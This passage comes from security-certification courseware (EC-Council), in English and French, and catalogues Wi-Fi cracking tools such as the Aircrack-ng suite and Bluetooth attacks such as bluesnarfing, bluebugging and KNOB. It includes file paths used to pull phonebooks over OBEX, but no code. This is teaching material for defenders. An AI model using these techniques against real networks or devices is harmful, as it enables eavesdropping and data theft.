Stores and manages essid and password lists used in WPA/WPA2 cracking

15

Airserv-ng

Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection

16

Tkiptun-ng

Injects frames into a WPA TKIP network with QoS and can recover a MIC key and keystream from Wi-Fi traffic

17

WZCook

Recover WEP keys from XP's wireless zero configuration utility




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Attack Tools (Cont'd)



AirMagnet WiFi Analyzer PRO

It is used to perform **reliable Wi-Fi analysis** of 802.11a/b/g/n/ax wireless networks without missing any traffic



Ettercap
<https://www.ettercap-project.org>



Wifiphisher
<https://wifiphisher.org>



Reaver
<https://github.com>



Fern Wifi Cracker
<https://github.com>



Elcomsoft Wireless Security Auditor
<https://www.elcomsoft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils d'attaque des réseaux sans fil

Vous trouverez ci-dessous quelques-uns des principaux outils d'attaque des réseaux sans fil :

- **Aircrack-ng Suite**

Source : <http://www.aircrack-ng.org>

Aircrack-ng est une suite logicielle composée d'un détecteur de réseau, d'un analyseur de paquets, d'un craqueur de clefs WEP et WPA/WPA2 et d'un outil d'analyse pour les réseaux sans fil 802.11. Ce programme fonctionne sous Linux et Windows.

- **Airbase-ng** : Il capture le handshake WPA/WPA2 et peut faire office de PA ad-hoc.
- **Aircrack-ng** : Ce programme est l'outil de facto de craquage des PSK WEP et WPA/WPA2.
- **Airdecap-ng** : Il décrypte WEP/WPA/WPA2 et peut être utilisé pour supprimer les en-têtes des paquets Wi-Fi.
- **Airdecloak-ng** : Il supprime l'occultation WEP d'un fichier pcap.
- **Airdrop-ng** : Ce programme est utilisé pour la désauthentification des utilisateurs de manière ciblée et basée sur des règles.
- **Aireplay-ng** : Il est utilisé pour la génération de trafic, la fausse authentification, le rejeu de paquets et l'injection de requêtes ARP.
- **Airgraph-ng** : Ce programme crée un graphique des relations client-AP et des sondes communes à partir d'un fichier airodump.

- **Airmon-ng** : Il est utilisé pour passer du mode géré au mode moniteur sur les interfaces sans fil et vice versa.
- **Airodump-ng** : Ce programme est utilisé pour capturer des paquets de trames brutes 802.11 et collecter les IV WEP.
- **Airolib-ng** : Ce programme stocke et gère les listes d'ESSID et de mots de passe utilisées dans le craquage WPA/ WPA2.
- **Airserv-ng** : Il permet à plusieurs programmes d'utiliser indépendamment une carte Wi-Fi via une connexion TCP client-serveur.
- **Airtun-ng** : Il crée une interface de tunnel virtuel pour surveiller le trafic chiffré et injecter du trafic arbitraire dans un réseau.
- **Easside-ng** : Ce programme permet à l'utilisateur de communiquer via un point d'accès WEP sans connaître la clef WEP.
- **Packetforge-ng** : Les attaquants peuvent utiliser ce programme pour créer des paquets chiffrés qui peuvent ensuite être utilisés pour l'injection.
- **Tkiptun-ng** : Il injecte des trames dans un réseau WPA TKIP avec QoS et peut récupérer les clefs MIC et les flux de clefs à partir du trafic Wi-Fi.
- **Wesside-ng** : Ce programme intègre diverses techniques pour obtenir de manière transparente une clef WEP en quelques minutes.
- **WZCook** : Il est utilisé pour récupérer les clefs WEP à partir de l'utilitaire Wireless Zero Configuration de Windows XP.

▪ **AirMagnet WiFi Analyzer PRO**

Source : <https://www.netally.com>

AirMagnet WiFi Analyzer PRO est un outil d'audit du trafic Wi-Fi et de dépannage qui permet une analyse en temps réel, précise, indépendante et fiable des réseaux sans fil 802.11a/b/g/n/ax.

Les attaquants utilisent AirMagnet WiFi Analyzer PRO pour recueillir des informations telles que la connectivité du réseau sans fil, la couverture Wi-Fi, les performances, l'itinérance, les interférences et les problèmes de sécurité du réseau.





Figure 8.32 : AirMagnet WiFi Analyzer PRO


Voici la liste de quelques autres outils d'attaque des réseaux sans fil :

- Ettercap (<https://www.ettercap-project.org>)
- Wifiphisher (<https://wifiphisher.org>)
- Reaver (<https://github.com>)
- Fern Wifi Cracker (<https://github.com>)
- Elcomsoft Wireless Security Auditor (<https://www.elcomsoft.com>)



Comprendre les attaques Bluetooth

Le Bluetooth est une technologie sans fil qui permet aux équipements de partager des données sur de courtes distances. La technologie Bluetooth est vulnérable à divers types d'attaques. Grâce au piratage Bluetooth, un attaquant peut effectuer des opérations malveillantes sur l'équipement mobile ciblé. Cette section traite des menaces Bluetooth et des outils d'attaque Bluetooth.



Pile Bluetooth

Le Bluetooth est une technologie de communication sans fil à courte portée qui remplace les câbles pour connecter des équipements portables ou fixes tout en maintenant des niveaux de sécurité élevés. Elle permet aux téléphones mobiles, aux ordinateurs et à d'autres équipements d'échanger des informations. Deux équipements compatibles Bluetooth se connectent par le biais d'une procédure d'association.

La pile Bluetooth désigne une mise en œuvre de la pile de protocoles Bluetooth. Elle permet à une application de fonctionner avec le Bluetooth. Un utilisateur peut se porter sur n'importe quel système en utilisant la couche d'abstraction du système d'exploitation d'Atinav. La figure ci-dessous illustre une pile Bluetooth.





Figure 8.33 : Architecture d'une pile Bluetooth

La pile Bluetooth comporte deux parties : L'usage général et le système embarqué.



Modes Bluetooth

Un utilisateur peut configurer le Bluetooth dans les modes suivants :

- **Modes de détection**

Le Bluetooth fonctionne dans les trois modes de détection suivants :

- **Détectable** : Lorsque les équipements Bluetooth sont en mode détectables, ils sont visibles par les autres équipements Bluetooth. Si un équipement tente de se connecter à un autre, l'équipement qui tente d'établir la connexion doit rechercher un équipement qui est en mode détectable ; sinon, l'équipement qui tente d'initier la connexion ne sera pas en mesure de détecter l'autre équipement. Le mode détectable n'est nécessaire que lors de la première connexion à un équipement. Lors de la sauvegarde de la connexion, les équipements se souviennent les uns des autres ; par conséquent, le mode détectable n'est pas nécessaire pour l'établissement d'une connexion latérale.
- **Détection limitée** : En mode détection limitée, les équipements Bluetooth ne sont détectables que pour une période limitée, pour un événement spécifique ou pour des conditions temporaires. Cependant, il n'y a pas d'interface de commande pour mettre un équipement directement en mode détection limitée. L'utilisateur doit le faire indirectement. Lorsqu'un équipement est configuré en mode détection limitée, il filtre les IAC (Inquiry Access Code) non correspondantes et ne se révèle qu'à celles qui correspondent.
- **Non-détectable** : Le paramétrage d'un équipement Bluetooth en mode non détectable empêche cet équipement d'apparaître dans la liste lors d'un processus de recherche d'un équipement compatible Bluetooth. Cependant, il reste visible pour

les utilisateurs et les équipements qui ont été précédemment associés avec lui ou qui connaissent son adresse MAC.

▪ **Modes d'association**

Voici les modes d'association pour les équipements Bluetooth.

- **Mode non associable** : En mode non associable, un équipement Bluetooth rejette les demandes d'association envoyées par n'importe quel appareil.
- **Mode associable** : En mode associable, un équipement Bluetooth peut accepter les demandes d'association et établir une connexion avec un équipement qui en a fait la demande.

Bluetooth Hacking

- Bluetooth hacking refers to the **exploitation of Bluetooth stack implementation vulnerabilities** to compromise sensitive data in Bluetooth-enabled devices and networks

Bluetooth Attacks



Bluesmacking

DoS attack, which **overflows Bluetooth-enabled devices** with random packets, causes the devices to crash



Bluejacking

The art of **sending unsolicited messages** over Bluetooth to Bluetooth-enabled devices, such as mobile phones and laptops



Bluesnarfing

The **theft of information** from a wireless device through a Bluetooth connection



BlueSniff

Proof of concept code for a Bluetooth **wardriving** utility



Bluebugging

Remotely accessing a **Bluetooth-enabled** device and using its features

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Hacking (Cont'd)

Bluetooth Attacks

BluePrinting

The art of collecting information about **Bluetooth-enabled devices**, such as manufacturer, device model, and firmware version



Btlejacking

Detrimental to BLE devices, it is used to **bypass security mechanisms** and listen to information being shared



KNOB Attack

Exploiting a vulnerability in Bluetooth to **eavesdrop all the data** being shared, such as **keystrokes, chats, and documents**



MAC Spoofing Attack

Intercepting data intended for other Bluetooth-enabled devices



Man-in-the-Middle /Impersonation Attack

Modifying data between Bluetooth-enabled devices communicating in a Piconet



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Piratage Bluetooth

Le piratage Bluetooth consiste à exploiter les vulnérabilités de la mise en œuvre de la pile Bluetooth pour compromettre les données sensibles des équipements et des réseaux Bluetooth. Les équipements Bluetooth se connectent et communiquent sans fil via des réseaux ad hoc appelés piconets. Les attaquants peuvent obtenir des informations en piratant l'équipement Bluetooth cible à partir d'un autre équipement Bluetooth.

Voici quelques exemples d'attaques visant les équipements Bluetooth :

- **Bluesmacking** : Une attaque de type Bluesmacking se produit lorsqu'un attaquant envoie un paquet ping surdimensionné à l'équipement d'une victime, provoquant un dépassement de mémoire tampon. Ce type d'attaque est similaire à l'attaque ICMP (Internet Control Message Protocol) de type "Ping de la mort".
- **Bluejacking** : Le bluejacking est l'utilisation du Bluetooth pour envoyer des messages à des utilisateurs sans le consentement du destinataire, à l'instar du spamming par courrier électronique. Avant toute communication Bluetooth, l'équipement qui établit la connexion doit fournir un nom qui s'affiche sur l'écran du destinataire. Comme ce nom est défini par l'utilisateur, il peut être configuré pour être un message indésirable ou une publicité. Au sens strict, le Bluejacking ne cause aucun dommage à l'équipement destinataire. Cependant, il peut être gênant et perturbant pour les victimes.
- **Bluesnarfing** : Le bluesnarfing est une méthode permettant d'accéder aux données sensibles d'un équipement équipé de Bluetooth. Un attaquant se trouvant à portée d'une cible peut utiliser un logiciel spécialisé pour obtenir les données stockées sur l'équipement de la victime. Pour réaliser le Bluesnarfing, un attaquant exploite une vulnérabilité dans le protocole Object Exchange (OBEX) que Bluetooth utilise pour échanger des informations. L'attaquant se connecte à la cible et exécute une opération GET sur les fichiers dont les noms sont correctement devinés ou connus, tels que /pb.vcf pour le répertoire téléphonique de l'équipement ou telecom /cal.vcs pour le fichier agenda de l'équipement.
- **BlueSniff** : BlueSniff est une preuve de concept pour un utilitaire de wardriving Bluetooth. Il est utile pour trouver des équipements Bluetooth cachés et détectables. Il fonctionne sous Linux.
- **Bluebugging** : Bluebugging est une attaque dans laquelle un attaquant obtient un accès à distance à un équipement Bluetooth sans que la victime le sache. Dans cette attaque, un attaquant écoute et capture des informations sensibles et peut mener des activités malveillantes telles que l'interception d'appels et de messages téléphoniques et le transfert d'appels et de messages texte.
- **BluePrinting** : Le BluePrinting est une technique de reconnaissance réalisée par un attaquant pour déterminer la marque et le modèle d'un équipement Bluetooth. Les attaquants collectent ces informations pour avoir une vision claire sur le modèle, le fabricant, etc. et en déduire si l'équipement présente des vulnérabilités exploitables.
- **Btlejacking** : Une attaque de type Btlejacking vise les équipements Bluetooth à basse énergie (BLE). L'attaquant peut écouter, brouiller et prendre le contrôle de la transmission des données entre les équipements BLE en effectuant une attaque MITM. Après une tentative réussie, l'attaquant peut également contourner les mécanismes de sécurité et écouter les informations partagées. Pour mettre en œuvre cette attaque, l'attaquant doit utiliser un équipement peu coûteux intégrant un micrologiciel et un peu de codage logiciel.


- **Attaque KNOB :** L'attaque KNOB (Key Negotiation of Bluetooth) permet à un attaquant de contourner les mécanismes de sécurité Bluetooth et d'effectuer une attaque MITM sur des équipements associés sans être repéré. L'attaquant exploite une vulnérabilité de la norme Bluetooth et écoute toutes les données partagées sur le réseau, telles que les frappes au clavier, les discussions et les documents. Une attaque KNOB vise tout particulièrement deux équipements Bluetooth qui partagent des clefs chiffrées. L'attaque est lancée sur les protocoles de communication à courte distance Bluetooth qui négocient les clefs de chiffrement devant être partagées entre les nœuds pour établir une connexion.
- **Attaque par usurpation d'adresse MAC :** Une attaque par usurpation d'adresse MAC est une attaque passive dans laquelle les attaquants usurpent l'adresse MAC d'un équipement Bluetooth ciblé pour intercepter ou manipuler les données envoyées à cet équipement.
- **Attaque de type Man-in-the-Middle/usurpation d'identité :** Dans ce type d'attaque, les pirates informatiques manipulent les données transmises entre les équipements qui communiquent via une connexion Bluetooth (piconet). Au cours de cette attaque, les équipements destinés à s'associer les uns aux autres le font sans le savoir avec l'équipement de l'attaquant, ce qui permet à ce dernier d'intercepter et de manipuler les données transmises dans le piconet.

Bluetooth Threats



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Threats (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Menaces Bluetooth


Tout comme les réseaux sans fil, les équipements Bluetooth sont exposés à diverses menaces de sécurité. Les attaquants ciblent les vulnérabilités des configurations de sécurité des équipements Bluetooth pour accéder à des informations confidentielles et au réseau auquel ils sont connectés.

Voici quelques-unes des menaces de sécurité liées à Bluetooth :

- **Fuite des agendas et des carnets d'adresses** : Les attaquants peuvent voler les informations personnelles d'un utilisateur et les utiliser à des fins malveillantes.
- **Mise sur écoute des équipements** : Des attaquants peuvent commander à un smartphone de passer un appel à d'autres téléphones sans aucune interaction de l'utilisateur. Ils peuvent aussi enregistrer les conversations d'un utilisateur.
- **Envoi de messages SMS** : Des terroristes pourraient envoyer de fausses alertes à la bombe à des compagnies aériennes en utilisant les smartphones d'utilisateurs légitimes.
- **Causer des pertes financières** : Les pirates peuvent envoyer de nombreux messages MMS avec le téléphone d'un utilisateur à l'étranger, ce qui se traduit par une facture de téléphone élevée.
- **Contrôle à distance** : Les pirates peuvent contrôler à distance un smartphone pour passer des appels téléphoniques ou se connecter à Internet.
- **Ingénierie sociale** : Les pirates peuvent inciter les utilisateurs de Bluetooth à abaisser la sécurité ou à désactiver l'authentification pour les connexions Bluetooth afin de pouvoir s'associer avec eux et voler leurs informations.
- **Code malveillant** : Des vers pour smartphone peuvent exploiter une connexion Bluetooth pour se répliquer et se propager.
- **Vulnérabilités du protocole** : Les attaquants exploitent les associations Bluetooth et les protocoles de communication pour voler des données, passer des appels, envoyer des messages, lancer des attaques DoS sur un équipement, espionner des téléphones, etc.

Bluetooth Attack Tools

BluetoothView It monitors the **activity of Bluetooth devices** around you and displays information, such as Device Name, Bluetooth Address, Major Device Type, Minor Device Type, First Detection Time, and Last Detection Time



The screenshot shows the BluetoothView application window. The title bar says "BluetoothView". The menu bar includes File, Edit, View, Options, and Help. The main window has a table with columns: Device Name, Description, Address, Major Device T..., Minor Device ..., and First. There are three entries:

Device Name	Description	Address	Major Device T...	Minor Device ...	First
HOLUX GPSlim240	HOLUX GPSlim240	00:0b:0b:xx:xx:xx	Unclassified	Smart	
Jawbone	Jawbone	00:21:3c:xx:xx:xx	Audio	Headset	
PLT 510	PLT 510	00:19:7f:xx:xx:xx	Audio	Headset	

At the bottom left, it says "0 Bluetooth Devices". At the bottom right, it says "NirSoft Freeware. <http://www.nirsoft.net>".

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- BlueZ**
<http://www.bluez.org>
- BtleJack**
<https://github.com>
- BTxCrawler**
<http://petronius.sourceforge.net>
- BlueScan**
<http://bluescanner.sourceforge.net>
- Bluetooth Scanner - btCrawler**
<https://play.google.com>

Outils d'attaque Bluetooth

- **BluetoothView**

Source : <https://www.nirsoft.net>

BluetoothView est un utilitaire qui surveille l'activité des équipements Bluetooth à proximité. Pour chaque équipement Bluetooth détecté, il affiche des informations telles que le nom de l'équipement, l'adresse Bluetooth, le type d'équipement principal, le type d'équipement secondaire, l'heure de la première détection et l'heure de la dernière détection. Il peut également fournir une notification lorsqu'un nouvel équipement Bluetooth est détecté.


